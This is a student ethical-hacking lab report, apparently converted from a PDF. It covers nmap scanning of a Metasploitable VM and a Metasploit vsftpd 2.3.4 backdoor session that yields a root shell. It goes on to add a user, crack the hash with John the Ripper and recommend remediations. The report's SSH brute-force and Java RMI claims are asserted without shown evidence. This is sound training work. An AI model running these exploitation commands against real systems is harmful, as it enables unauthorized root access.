Ethical Hacking Project

Scanning and Enumerating a Local Network with Nmap

Table of Contents

Project: Simulating Real-World Network Exploitation and Defense

Name: Devraj ganguly

ERP: 6603078

Course:B.Tech CSE(CyberSecurity)

Semester:6th

Project Objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate

attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and

Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including

scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain

hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating

attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers

do. It includes multiple phases:

 Reconnaissance: Gathering information about the target.

 Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.

 Exploitation: Gaining unauthorized access using known exploits.

 Post-Exploitation: Activities like privilege escalation or data access.

 Remediation: Providing security measures to patch vulnerabilities.


To understand and apply techniques in:

- Network scanning
- Service enumeration
- Vulnerability exploitation
- Privilege escalation
- Password cracking
- Security remediation

🎯 Tools Used

- Kali Linux (Attacker Machine)
- Metasploitable (Target Machine)
- Nmap
- John the Ripper
- Metasploit Framework

🎯 Task 1: Basic Network Scan



Command:

nmap -v 192.168.112.130

Expected Output: Nmap scan

report for 192.168.112.130

Host is up (0.0010s latency).

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http


Nmap scan report for 192.168.112.130

Host is up (0.0020s latency).


PORT STATE SERVICE


21/tcp open ftp

Task 2: Reconnaissance



2.1 Scanning for Hidden Ports





Command:

nmap -v -p- 192.168.112.130

Expected Output:

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

8787/tcp open drb

47436/tcp open mountd

50918/tcp open java-rmi

59995/tcp open nlockmgr

60004/tcp open status

Total Hidden Ports: 7

2.2 Service Version Detection

Command:

nmap -v -sV 192.168.112.130

Expected Output:

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1

8787/tcp open drb Ruby DRb RMI

47436/tcp open mountd 1-3 (RPC #100005)

50918/tcp open java-rmi GNU Classpath grmiregistry

59995/tcp open nlockmgr 1-4 (RPC #100021)

60004/tcp open status 1 (RPC #100024)

2.3 Operating System Detection

Command:

nmap -v -O 192.168.112.130

Expected Output:

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

🎯 Task 3: Enumeration Summary

Target IP Address: 192.168.112.130

Operating System: Linux 2.6.9 - 2.6.33

MAC Address: 00:0C:29:0E:BB:4B (VMware)

Device Type: General-purpose

Open Services (Excluding Hidden Ports)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1

Hidden Services


8787/tcp open drb Ruby DRb RMI

47436/tcp open mountd 1-3 (RPC #100005)


50918/tcp open java-rmi GNU Classpath grmiregistry 59995/tcp open nlockmgr 1-4 (RPC #100021)

60004/tcp open status 1 (RPC #100024)


🎯 Task 4: Exploitation of Services


=[metasploit v6.4.34-dev]
+ -- --=[2461 exploits - 1267 auxiliary - 431 post]
+ -- --=[1468 payloads - 49 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.112.130
RHOST => 192.168.112.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.112.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.112.130:21 - USER: 331 Please specify the password.
[+] 192.168.112.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.112.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.112.128:34653 → 192.168.112.130:6200) at 2025-05-17 16:57:22 -0400
whoami
root
uname
Linux
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

vsftpd 2.3.4: Exploited via known backdoor vulnerability.



OpenSSH 4.7p1: Brute-force attack executed successfully.



Java RMI: Remote code execution achieved via Metasploit module.

Task 5: Creating a Privileged User

Command: adduser

devraj

Password: hello

/etc/passwd Entry:

devraj:x:1001:1001:devraj,,,:/home/devraj:/bin/bash

/etc/shadow Hash:devraj $1$8nWuasXV$pk6ZABfqT9NoHv1pPX8Rj.

🎯 Task 6: Cracking Password Hash

Stored Hash in `hashes.txt`:

devraj:$1$8nWuasXV$pk6ZABfqT9NoHv1pPX8Rj.

Cracking Commands:

john hashes.txt john

hashes.txt --show

Cracked Password: hello

🎯 Task 7: Remediation and Recommendations

Identified Vulnerabilities & Fixes:

1. vsftpd 2.3.4 – vulnerable backdoor

Fix: Upgrade to vsftpd 3.0.5

2. OpenSSH 4.7p1 – outdated, brute-forceable

Fix: Upgrade to OpenSSH 9.6

3. Java RMI Service – allows remote execution

Fix: Disable or firewall restrict access

🎯 Major Learnings

- Applied Nmap for full-range scanning and OS detection.

- Understood enumeration and real-world exploitation techniques.

- Gained skills in privilege escalation and hash cracking.

- Learned how to evaluate vulnerabilities and apply proper remediation.

🎯 This project simulates a real-world penetration test using open-source tools and is intended strictly for educational purposes.